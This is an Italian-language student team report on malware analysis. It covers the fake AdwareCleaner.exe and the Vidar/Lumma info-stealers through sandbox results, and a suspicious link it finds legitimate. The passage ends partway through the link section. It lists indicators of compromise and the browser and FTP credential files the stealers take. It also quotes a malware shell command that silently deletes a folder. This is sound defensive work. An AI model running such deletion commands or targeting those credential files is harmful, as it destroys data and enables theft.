

# DECODED: CAPIRE E MITIGARE LE MINACCE DIGITALI



# CHI SIAMO?

Unendo conoscenze diverse e una forte collaborazione, abbiamo affrontato i compiti assegnati con impegno e professionalità, fornendo soluzioni concrete per un cyberspazio più sicuro.

**Il nostro team è composto da un gruppo di appassionati di cybersecurity, uniti dall'obiettivo di analizzare e contrastare le minacce informatiche. Durante questa BuildWeek abbiamo combinato competenze tecniche e spirito di squadra per affrontare sfide complesse e proporre soluzioni innovative e pratiche.**

## Team Leader

Sara Amato: Coordinatrice del team, responsabile della gestione dei progetti e della presentazione dei risultati. Guida il gruppo con visione strategica e attenzione ai dettagli.

## Malware Analysis

- Daniele Paolone: Analizza i campioni di malware per identificare comportamenti malevoli e proporre contromisure.
- Federico Cuccu: Approfondisce le dinamiche di esecuzione dei malware e le tecniche per il loro rilevamento.

## Lab Specialist

- Silvia Arnetta: Si occupa di esercizi pratici sui sistemi Linux e di analisi del traffico di rete, portando precisione e metodologia.
- Carmine Malagone: Conduce attività di laboratorio mirate alla comprensione delle vulnerabilità e all'isolamento delle minacce.

## Malware Case Study

- Andrea Morici: Esamina in profondità il malware AdwereCleaner.exe, contribuendo a una comprensione dettagliata dei suoi effetti.
- Lorenzo Oliva: Collabora sull'analisi di AdwereCleaner.exe, focalizzandosi sulle implicazioni pratiche e sulle strategie di remediation.



# INDICE

01

02

03

04

## Introduzione

- Obiettivo del progetto 04
- Metodologia utilizzata

## Esercizi Base

- Malware Analysis 05
- Anyrun: Analisi delle Minacce 13
- Anyrun: Analisi link sospetto 26
- Lab - Navigating the Linux Filesystem and Permission Settings 35
- Lab - Extract an Executable from a PCAP 52

## Esercizi Bonus

- Bonus 1: Anyrun: Analisi eseguibili da github 65
- Bonus 2: Lab - Interpret HTTP and DNS Data to Isolate Threat Actor 70
- Bonus 3: Lab - Isolate Compromised Host Using 5-Tuple 83

## Conclusioni

- Conclusioni 94
- Raccomandazioni 95
- Ringraziamenti 96



# INTRODUZIONE

Viviamo in un'era digitale in cui le minacce informatiche stanno diventando sempre più sofisticate e pervasive. Ogni giorno, organizzazioni e individui affrontano rischi legati a malware, attacchi di rete e vulnerabilità del sistema, che possono compromettere dati sensibili, interrompere operazioni e causare danni economici significativi.

Questo progetto, rappresenta un viaggio attraverso le tecniche fondamentali per identificare, analizzare e mitigare le minacce informatiche.

L'obiettivo è fornire una panoramica chiara e accessibile di processi complessi come la malware analysis e l'analisi dei dati di rete, mostrando come tali attività aiutino a proteggere le organizzazioni da attacchi mirati. I contenuti sono stati progettati per essere comprensibili anche per chi non possiede conoscenze tecniche approfondite, spiegando non solo i problemi riscontrati ma anche le soluzioni pratiche per affrontarli.

Attraverso l'uso di strumenti avanzati e tecniche investigative, il nostro team ha affrontato una serie di esercizi che simulano situazioni reali di rischio. Questo report illustra i risultati ottenuti, evidenziando i problemi riscontrati e proponendo remediation efficaci per garantire una maggiore sicurezza digitale.

In breve, questo progetto mira a tradurre la complessità del mondo della cybersecurity in soluzioni concrete, semplici da comprendere ma essenziali per proteggere il nostro spazio digitale.





# **MALWARE ANALYSIS**



# Analisi del malware

## "AdwereCleaner.exe"

Il seguente report analizza il file eseguibile AdwereCleaner.exe, identificato come potenzialmente dannoso. L'obiettivo dell'analisi è stato comprendere il comportamento del malware e proporre soluzioni di remediation.

Abbiamo utilizzato diversi strumenti di analisi dinamica per studiare il file in un ambiente controllato e virtualizzato:

- VirusTotal: scanner online per analizzare file e URL con decine di motori antivirus.
- AnyRun: sandbox interattiva basata su cloud per osservare il comportamento del malware.
- Cuckoo: framework open-source per l'analisi dinamica di file eseguibili.



# STRUMENTI E METODOLOGIE

## VirusTotal

- Dopo aver caricato il file, 55 motori antivirus su 71 lo hanno classificato come dannoso.
- Generato un hash identificativo:  
`51290129cccca38c6e3b444d0dfb8d848c8f3fc2e5291fc0d219fd642530adc`  
Questo hash può essere usato per ulteriori ricerche.

55/71 security vendors flagged this file as malicious

51290129cccca38c6e3b444d0dfb8d848c8f3fc2e5291fc0d219fd642530adc

AdwareCleaner.exe

Size: 190.82 KB | Last Analysis Date: 2 hours ago

peexe, nsis, persistence, checks-user-input, direct-cpu-clock-access, revoked-cert, overlay, runtime-modules, signed, detect-debug-environment, executes-dropped-file, invalid-signature, checks-network-adapters

DETECTION | DETAILS | RELATIONS | ASSOCIATIONS | BEHAVIOR | COMMUNITY 21+

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label: trojan.porcupine/mint | Threat categories: trojan, fakeav | Family labels: porcupine, mint, boy2napig

Security vendors' analysis

AhnLab-V3	⚠ Dropper/Win32.Dapato.R137988	Alibaba	⚠ Hoax:MSIL/Porcupine.e66e0e97
Antiy-AVL	⚠ HackTool[Hoax]/MSIL.Agent	Arcabit	⚠ Trojan.Mint.Porcupine.ED5D10
Avast	⚠ Win32:FakeAV-FLW [Trj]	AVG	⚠ Win32:FakeAV-FLW [Trj]
Avira (no cloud)	⚠ JOKE/Agent.rlham	BitDefender	⚠ Gen:Heur.Mint.Porcupine.luZ@bOy2NApiG
CrowdStrike Falcon	⚠ Win/malicious_confidence_100% (W)	CTX	⚠ Exe.trojan.fakeav
CyLance	⚠ Unsafe	Cynet	⚠ Malicious (score: 99)




# STRUMENTI E METODOLOGIE

## AnyRun

L'analisi approfondita ha rivelato:  
Comportamenti malevoli:


- Drop di file eseguibili: Il malware rilascia un altro eseguibile subito dopo l'avvio (FakeAdwCleaner.exe).
- Modifica del registro di sistema: Cambia una chiave di autorun per avviarsi automaticamente all'accensione del sistema.




General Behavior MalConf Static information Video Screenshots System events Network

General Info

☒ Add for printing

File name:	FakeAdwCleaner.exe
Full analysis:	<a href="https://app.any.run/tasks/c6ba9c69-49ad-4f1f-af97-5a73bed53e87">https://app.any.run/tasks/c6ba9c69-49ad-4f1f-af97-5a73bed53e87</a>
Verdict:	Malicious activity
Analysis date:	February 10, 2024 at 11:54:09
OS:	Windows 7 Professional Service Pack 1 (build: 7601, 32 bit)
Indicators:	
MIME:	application/x-dosexec
File info:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
MD5:	248AADD395FFA7FFB1670392A9398454
SHA1:	C53C140BBDEB556FCA33BC7F9B2E44E9061EA3E5
SHA256:	51290129CCCCA38C6E3B4444D0DFB8D848C8F3FC2E5291FC0D219FD642530ADC
SSDEEP:	3072:15TDpNFVbxDSXJFFGhcBR1WLZ37p73G8Wn7GIDog+ELqdSxo5XtlZjnvxRJgghaR:157TcfFPB6B3GL7g+me5aZjn5Vll9T/

 ANY.RUN is an interactive service which provides full access to the guest system. Information in this report could be distorted by user actions and is provided for user acknowledgement as it is. ANY.RUN does not guarantee maliciousness or safety of the content.

Software environment set and analysis options



# STRUMENTI E METODOLOGIE

## AnyRun

L'analisi approfondita ha rivelato:

Comportamenti sospetti:

- Lettura delle impostazioni di sicurezza di Internet Explorer e delle impostazioni Internet, possibili indicatori di comunicazione con server malevoli (C2).

Inoltre, il report generato fornisce una registrazione completa del comportamento del malware all'interno della sandbox. Link report:

[https://app.any.run/tasks/c6ba9c69-49ad-4f1f-af97-5a73bed53e87?\\_gl=1\\*18x83hp\\*\\_gcl\\_au\\*MTU10TMwNDkzOS4xNzMOMzU3NjMx\\*FPAU\\*MTU10TMwNDkzOS4xNzMOMzU3NjMx\\*\\_ga\\*NjgyOTk1NTE3LjE3MzQzNTc2Mjg.\\*\\_ga\\_53KB74YDZR\\*MTczNDM2MDYyNi4yLjEuMTczNDM2MTQ0NC4wLjAuMTAyNzE5MzU2Ng..](https://app.any.run/tasks/c6ba9c69-49ad-4f1f-af97-5a73bed53e87?_gl=1*18x83hp*_gcl_au*MTU10TMwNDkzOS4xNzMOMzU3NjMx*FPAU*MTU10TMwNDkzOS4xNzMOMzU3NjMx*_ga*NjgyOTk1NTE3LjE3MzQzNTc2Mjg.*_ga_53KB74YDZR*MTczNDM2MDYyNi4yLjEuMTczNDM2MTQ0NC4wLjAuMTAyNzE5MzU2Ng..)

## Behavior activities

☒ Add for pri

### MALICIOUS

Drops the executable file immediately after the start

- FakeAdwCleaner.exe (PID: 1384)

Changes the autorun value in the registry

- 6AdwCleaner.exe (PID: 3700)

### SUSPICIOUS

Reads the Internet Settings

- FakeAdwCleaner.exe (PID: 1384)
- 6AdwCleaner.exe (PID: 3700)

Executable content was dropped or overwritten

- FakeAdwCleaner.exe (PID: 1384)

Reads security settings of Internet Explorer

- FakeAdwCleaner.exe (PID: 1384)
- 6AdwCleaner.exe (PID: 3700)

Checks Windows Trust Settings

- 6AdwCleaner.exe (PID: 3700)

Reads settings of System Certificates

- 6AdwCleaner.exe (PID: 3700)

Reads Microsoft Outlook installation path

- 6AdwCleaner.exe (PID: 3700)

Reads Internet Explorer settings

- 6AdwCleaner.exe (PID: 3700)

### INFO

Checks supported languages

- 6AdwCleaner.exe (PID: 3700)
- FakeAdwCleaner.exe (PID: 1384)

Reads the computer name

- 6AdwCleaner.exe (PID: 3700)
- FakeAdwCleaner.exe (PID: 1384)

Reads the machine GUID from the registry

- 6AdwCleaner.exe (PID: 3700)

Creates files or folders in the user directory

- FakeAdwCleaner.exe (PID: 1384)
- 6AdwCleaner.exe (PID: 3700)

Reads Environment values

- 6AdwCleaner.exe (PID: 3700)

Checks proxy server information

- 6AdwCleaner.exe (PID: 3700)

Reads the software policy settings

- 6AdwCleaner.exe (PID: 3700)



# STRUMENTI E METODOLOGIE

## Cuckoo

Infine con Cuckoo effettuiamo l'ultimo scan dinamico

- Valutazione di pericolosità: 10/10.

Inoltre sottovediamo le Yara Rules, che evidenziano comportamenti sospetti o malevoli:

- escalate\_priv: Escalation dei privilegi (possibile tentativo di ottenere diritti amministrativi).
- screenshot: Il file potrebbe acquisire screenshot del sistema.
- win\_registry: Interazione con il registro di sistema di Windows (indicatore di manipolazioni).
- win\_token: Accesso ai token di sistema (possibile bypass di sicurezza o manipolazione).
- win\_private\_profile: Interazione con profili privati di Windows.
- win\_files\_operation: Operazioni sui file, come lettura/scrittura.

### Summary

File AdwareCleaner.exe

[Download](#) [Resubmit sample](#)

Summary	
Size	190.8KB
Type	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
MD5	248aadd395ffa7ffb1670392a9398454
SHA1	c53c140bbdeb556fca33bc7f9b2e44e9061ea3e5
SHA256	51290129cccca38c6e3b4444d0dfb8d848c8f3fc2e5291fc0d219fd642530adc
SHA512	<a href="#">Show SHA512</a>
CRC32	12441207
ssdeep	None
Yara	<ul style="list-style-type: none"><li>• escalate_priv - Escalade privileges</li><li>• screenshot - Take screenshot</li><li>• win_registry - Affect system registries</li><li>• win_token - Affect system token</li><li>• win_private_profile - Affect private profile</li><li>• win_files_operation - Affect private profile</li></ul>

### Score

This file is very suspicious, with a score of 10 out of 10!

Please notice: The scoring system is currently still in development and should not be used for final decisions.

### Feedback

Expecting different results? Send us this analysis and we will inspect it. Click here.



# STRUMENTI E METODOLOGIE

## Cuckoo

Il file in analisi mostra diversi comportamenti tipici di malware. Ecco un riassunto dei principali indicatori rilevati:

### Tecniche di Offuscamento:

Il file utilizza memoria eseguibile, scrivibile e leggibile (43 eventi), che è una tattica comune nei malware per nascondere o decomprimere il proprio codice. Inoltre, sono stati rilevati nomi di sezioni PE sconosciuti, suggerendo l'uso di un packer, una tecnica che comprime o offusca il codice per renderlo difficile da analizzare.

### Evitamento dell'Analisi:

Il file verifica se è sotto debugging (2 eventi) e se sta girando su una macchina virtuale (1 evento). Questi comportamenti sono usati per evitare che il malware venga analizzato in ambienti controllati, come sandbox o macchine virtuali.

### Raccolta di Dati del Sistema:

- Il file raccoglie informazioni uniche sul sistema (come MachineGuid, DigitalProductId e data del BIOS) per tracciare e identificare la macchina infetta.
- Comportamenti Malevoli:
- Il file è stato identificato da numerosi motori antivirus come dannoso (11 su 11 su IRMA e 50 su 54 su VirusTotal), segnalando che è già noto come malware.

Signatures	
Yara rules detected for file (6 events)	>
Allocates read-write-execute memory (usually to unpack itself) (43 events)	>
Checks if process is being debugged by a debugger (2 events)	>
Collects information to fingerprint the system (MachineGuid, DigitalProductId, SystemBiosDate) (1 event)	>
Checks amount of memory in system, this can be used to detect virtual machines that have a low amount of memory available (1 event)	>
The executable contains unknown PE section names indicative of a packer (could be a false positive) (1 event)	>
Creates executable files on the filesystem (1 event)	>
Drops a binary and executes it (1 event)	>
Drops an executable to the user AppData folder (1 event)	>
Checks adapter addresses which can be used to detect virtual network interfaces (1 event)	>
The binary likely contains encrypted or compressed data indicative of a packer (2 events)	>
File has been identified by 11 AntiVirus engine on IRMA as malicious (11 events)	>
File has been identified by 54 AntiVirus engines on VirusTotal as malicious (50 out of 54 events)	>



# ANALISI DEL MALWARE "ADWERECLEANER.EXE"

## Conclusioni

Il malware AdwereCleaner.exe si distingue per la capacità di:

1. Nascondersi: Usa tecniche avanzate per evitare il rilevamento, come l'offuscamento del codice e la verifica di ambienti virtuali.
2. Infettare: Ottiene persistenza modificando il registro di sistema e rilascia file dannosi aggiuntivi.
3. Raccogliere dati: Esfiltra informazioni sensibili come MachineGuid, DigitalProductId e data del BIOS.
4. Comportamenti pericolosi: Identificato da molti antivirus come una minaccia conosciuta.

## Remediation proposta

- Isolamento: Mettere in quarantena il file sospetto.
- Eliminazione: Rimuovere il file e tutte le sue tracce, incluse le modifiche al registro di sistema.
- Monitoraggio: Verificare i log del sistema per eventuali ulteriori compromissioni.
- Prevenzione: Implementare regole di rilevamento avanzate per identificare attività simili in futuro.



The background features a dark blue field filled with numerous thin, curved lines and small dots in shades of blue and orange, creating a sense of motion and depth. The word ANYRUN is centered in a bold, white, sans-serif font.

**ANYRUN**



# Analisi dei Malware Vidar e Lumma

Questo report presenta un'analisi approfondita dei malware Vidar e Lumma, osservati durante la loro esecuzione parallela in un ambiente virtualizzato tramite la piattaforma AnyRun.

Entrambi i malware costituiscono una seria minaccia per la sicurezza informatica, con l'obiettivo primario di trafugare dati sensibili dai sistemi compromessi.



# VIDAR E LUMMA STEALER: UNA PANORAMICA GENERALE

Vidar e Lumma sono due malware specializzati nel furto di informazioni, spesso utilizzati in parallelo per ampliare la gamma di dati raccolti e migliorare l'efficacia dell'attacco.

## Obiettivi dei Malware:

Entrambi i malware puntano al furto di dati sensibili, tra cui:

- Credenziali salvate nei browser.
- Informazioni su portafogli di criptovalute.
- Dati personali e finanziari.
- File sensibili e configurazioni di rete.

## Fonti:

- Cos'è Lumma: [cybersecurity360](https://cybersecurity360.com/what-is-lumma-malware/)
- Cos'è Vidar: [kaspersky](https://www.kaspersky.com/resources/malware/what-is-vidar-malware/)



# VIDAR E LUMMA STEALER: UNA PANORAMICA GENERALE

## Vidar

Vidar è un malware di tipo **info-stealer** progettato per rubare informazioni sensibili dagli utenti tramite browser.

## Lumma

Lumma è un malware di tipo **info-stealer** progettato per rubare informazioni sensibili dagli utenti tramite una pagina non legittima, contenente un finto captcha.

## Motivo dell'uso congiunto:

L'utilizzo simultaneo di Vidar e Lumma su una macchina vittima suggerisce una strategia mirata a:

- Aumentare la superficie di attacco e la varietà di dati rubati.
- Garantire la resilienza dell'operazione: se uno dei malware viene rilevato o bloccato, l'altro può comunque completare parte dell'attività malevola.




# Passaggi chiave dei malware sulla macchina vittima

### Esecuzione iniziale

Il file Vidar, denominato **66bddfcb52736\_vidar.exe**, viene eseguito dal desktop della vittima.

Il processo malevolo è figlio del processo **explorer.exe** (Esplora File), suggerendo che l'utente ha permesso l'avvio del malware facendo doppio click su di esso.





# VIDAR E LUMMA: INFO STEALER

Dall'analisi con VirusTotal, si nota che questo eseguibile viene segnalato come Trojan.

Analisi completa: [virustotal.com](https://www.virustotal.com)

Viene eseguito già in partenza con privilegi di amministratore, in quanto l'utente responsabile di questo processo è admin.

AnyRun è configurato in questo modo appositamente per permettere l'esecuzione totale dei malware.

In uno scenario reale bisogna fare attenzione ai permessi dell'utente, per evitare di dare privilegi elevati a software nocivi.

57

/ 71

Community Score

-10

57/71 security vendors flagged this file as malicious

325396d5ffca8546730b9a56c2d0ed99238d48b5e1c3c49e7d027505ea13b8d1

MSG.exe

Size190.00 KB

Last Analysis Date2 months ago

peexe spreader detect-debug-environment long-sleeps checks-cpu-name checks-user-input calls-wmi persistence assembly

DETECTION

DETAILS

RELATIONS

ASSOCIATIONS

BEHAVIOR

COMMUNITY7

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat labeltrojan.msil/stealercThreat categoriestrojanFamily labelsmsilstealercjalapeno

Security vendors' analysis

AhnLab-V3	Trojan/Win.MalwareX-gen.CS659371	Alibaba	TrojanPSW:MSIL/LummaC.9bb96b68
AliCloud	Trojan[stealer]:MSIL/LummaC.MAY2XJC	ALYac	Gen:Variant.Jalapeno.18063
Antiy-AVL	Trojan[PSW]/MSIL.StealerC	Arcabit	Trojan.Jalapeno.D468F
Avast	Win32:PWSX-gen [Trj]	AVG	Win32:PWSX-gen [Trj]



### **Analisi del sistema:**

Il malware raccoglie informazioni dettagliate sul sistema, come la data di installazione, le lingue supportate, il modello della cpu, la configurazione di rete...

### **Process Injection del processo legittimo RegAsm.exe:**

**RegAsm.exe** è di norma un processo legittimo di Windows. L'attaccante crea una nuova istanza di questo processo e inietta del codice malevolo al suo interno, che poi viene eseguito. È un modo per ottenere privilegi elevati ereditando i permessi del processo legittimo, oltre che per nascondere il codice malevolo.

### **Creazione della directory per i dati rubati:**

Qui vediamo un primo effetto del process injection. Il malware nascosto dentro il processo **RegAsm.exe** crea la cartella **C:\ProgramData\FHJDBKJKFIEC**, che utilizzerà per raccogliere i dati rubati.



## VIDAR E LUMMA: INFO STEALER

### **Preparazione per il download di malware aggiuntivi:**

Il malware avvia il sottoprocesso `conhost.exe` e attraverso di esso, crea una shell per scaricare ed eseguire i malware Vidar e Lumma.

### **Alterazione delle DLL:**

Durante l'esecuzione, il malware altera alcune librerie. Una degna di nota è `freebl3.dll`, suggerendo la volontà dell'attaccante di voler prendere il controllo del gestore delle chiavi di crittografia dei software Mozilla (come Firefox e Thunderbird).

### **Raccolta dei dati:**

Il malware raccoglie dati sensibili e li conserva nella cartella creata in precedenza, come:

- Dati di Filezilla (dal file `recentservers.xml`). Questo file contiene indirizzi IP e credenziali dei server FTP.
- Dati del browser Chrome (dal file `Local State`). Questo file contiene la chiave di crittografia usata dal browser.



## VIDAR E LUMMA: INFO STEALER

### **Invio dei dati ai server C2:**

Il malware stabilisce connessioni con server Command and Control (C2) per trasferire i dati esfiltrati, utilizzandoli come punti di raccolta e gestione delle informazioni rubate.

### **DNS Query verso un Dominio sospetto \*.zapro.org:**

L'IDS ha lanciato l'allarme nel momento in cui è stata eseguita questa query. Potrebbe essere un ulteriore canale di comunicazione verso l'attaccante.

### **Cancellazione delle tracce:**

Dopo aver esfiltrato i dati ai server C2, la cartella contenente i dati rubati viene eliminata tramite il comando da shell:

`/c timeout /t 10 & rd /s /q "C:\ProgramData\FHJDBKJKFIEC" & exit.`

- Dopo un'attesa di 10 secondi (timeout), viene cancellata l'intera cartella con le relative sottocartelle e file contenuti in essa.
- La rimozione della cartella viene eseguita in modo silenzioso.



## VIDAR E LUMMA: INFO STEALER

### Analisi congiunta:

Durante l'esecuzione, Vidar e Lumma sono stati scaricati dalla macchina compromessa attraverso l'indirizzo IP 147.45.44.104, localizzato in Russia. Il malware include già queste configurazioni al suo interno:

- **Link C2 su Telegram**: usati per comandi di controllo remoto.
- **Domini C2 (.shop)**: impiegati per l'esfiltrazione dei dati e il download di ulteriori componenti.
- **Link di Steam**: sfruttato per nascondere IP del server di destinazione nei nomi utente.

## Funzionamento del Command and Control (C2 o C&C)

I server C&C vengono utilizzati dagli attaccanti per monitorare e controllare l'infezione su larga scala.

L'attaccante riceve i dati esfiltrati e invia comandi da remoto per fornire nuove istruzioni al malware. Ad esempio:

- Raccolta e invio di dati (es. credenziali rubate, dati bancari, informazioni personali).
- Lanciare attacchi (es. DoS/DDoS, distribuzione di altri malware).
- Eseguire comandi da remoto, come la modifica di configurazioni di sistema, l'apertura di porte per l'accesso remoto, o la disabilitazione di software di sicurezza.



# Fase di Remediation

Nella fase di remediation contro il malware Vidar o simili infostealer, è fondamentale adottare azioni rapide ed efficaci per limitare i danni e ripristinare la sicurezza del sistema. Ecco i principali passaggi consigliati:

- Disconnettere i dispositivi infetti dalla rete per evitare la diffusione del malware.
- Identificare file sospetti, connessioni C&C e attività anomale tramite strumenti di sicurezza (EDR come Defender for Endpoint, SIEM).
- Rimuovere il malware, eliminare persistenze nel sistema (registro, avvio automatico, task scheduler).
- Cambiare le password di tutti gli account compromessi e implementare l'autenticazione a più fattori (MFA).
- Aggiornare i sistemi operativi e il software vulnerabile per correggere le falle di sicurezza.
- Bloccare i domini e IP C&C utilizzati dal malware, monitorare il traffico per ulteriori minacce.
- Ripristinare i dati da backup sicuri, verificare che non siano compromessi.
- Applicare il principio del minimo privilegio, controllare le applicazioni con whitelisting, e monitorare continuamente i sistemi.



# Fase di prevenzione

Per proteggersi da queste minacce, è essenziale:

- **Formazione dei dipendenti:** Vidar si diffonde tramite phishing o download falsi. Educare i dipendenti a riconoscere e-mail dannose e a evitare software craccati può ridurre i rischi.
- **Sicurezza e-mail:** Implementare soluzioni che analizzino e blocchino allegati dannosi, come file EXE usati nelle campagne Vidar.
- **Sicurezza web:** Utilizzare soluzioni web che impediscano download pericolosi e l'accesso a siti malevoli.
- **Sicurezza degli endpoint:** Soluzioni Endpoint Security possono bloccare il malware, scaricare file dannosi e ripulire le infezioni.
- **Password robuste:** Utilizzare password lunghe, complesse e casuali per renderne più difficile la decifrazione.
- **Autenticazione a più fattori (MFA):** L'MFA rende più complicato per un attaccante utilizzare le credenziali rubate da Vidar.



## **Conclusioni**

L'analisi di Vidar e Lumma evidenzia la pericolosità di campagne che combinano più malware per massimizzare il furto di informazioni.

La complessità delle infrastrutture C2, l'utilizzo di piattaforme legittime come Telegram e Steam, e i meccanismi di offuscamento sottolineano l'evoluzione delle minacce informatiche.

Infine, queste minacce dimostrano che la sicurezza informatica non è solo una questione tecnologica, ma anche di comportamenti e pratiche quotidiane. Ogni utente gioca un ruolo cruciale nel prevenire attacchi di questo tipo.



# Link sospetto

Un link sospetto è stato segnalato come potenziale minaccia di phishing.


Dopo un'accurata analisi, si è riscontrato che il link è legittimo e non rappresenta alcun pericolo per gli utenti. La seguente relazione riporta i dettagli dell'analisi e le conclusioni derivanti.



# LINK SOSPETTO

## Analisi del link con Virus Total

Il link è stato analizzato tramite VirusTotal, dove è risultato pulito con un punteggio di 0/96. Ciò indica che nessun antivirus o motore di scansione ha rilevato il link come malevolo.



Cliccando sul link, l'utente viene reindirizzato al seguente profilo Instagram:

<https://www.instagram.com/aussienurserecruiters/>

Tuttavia, in alcuni casi, Instagram richiede agli utenti di effettuare il login prima di visualizzare il profilo. Questo comportamento potrebbe essere frainteso come un tentativo di phishing.



# LINK SOSPETTO

## Verifica del dominio:

Il dominio principale del link, [click.convertkit-mail2.com](https://click.convertkit-mail2.com), appartiene a ConvertKit, oggi denominato come Kit, un servizio legittimo di email marketing. Questo conferma che il link è una Call to Action (CTA) generata da una campagna di marketing.

## Comportamento del link:

Una volta cliccato, il link reindirizza correttamente al profilo Instagram menzionato. Non ci sono ulteriori reindirizzamenti o tentativi di esfiltrare dati sensibili.

Inoltre, non sono presenti tecniche di cross-site scripting (XSS) nel link. Si tratta invece di un link tipico utilizzato per tracciare l'azione dell'utente e riportare i dati al servizio di email marketing che lo ha generato.



# LINK SOSPETTO

## Struttura del link di Instagram

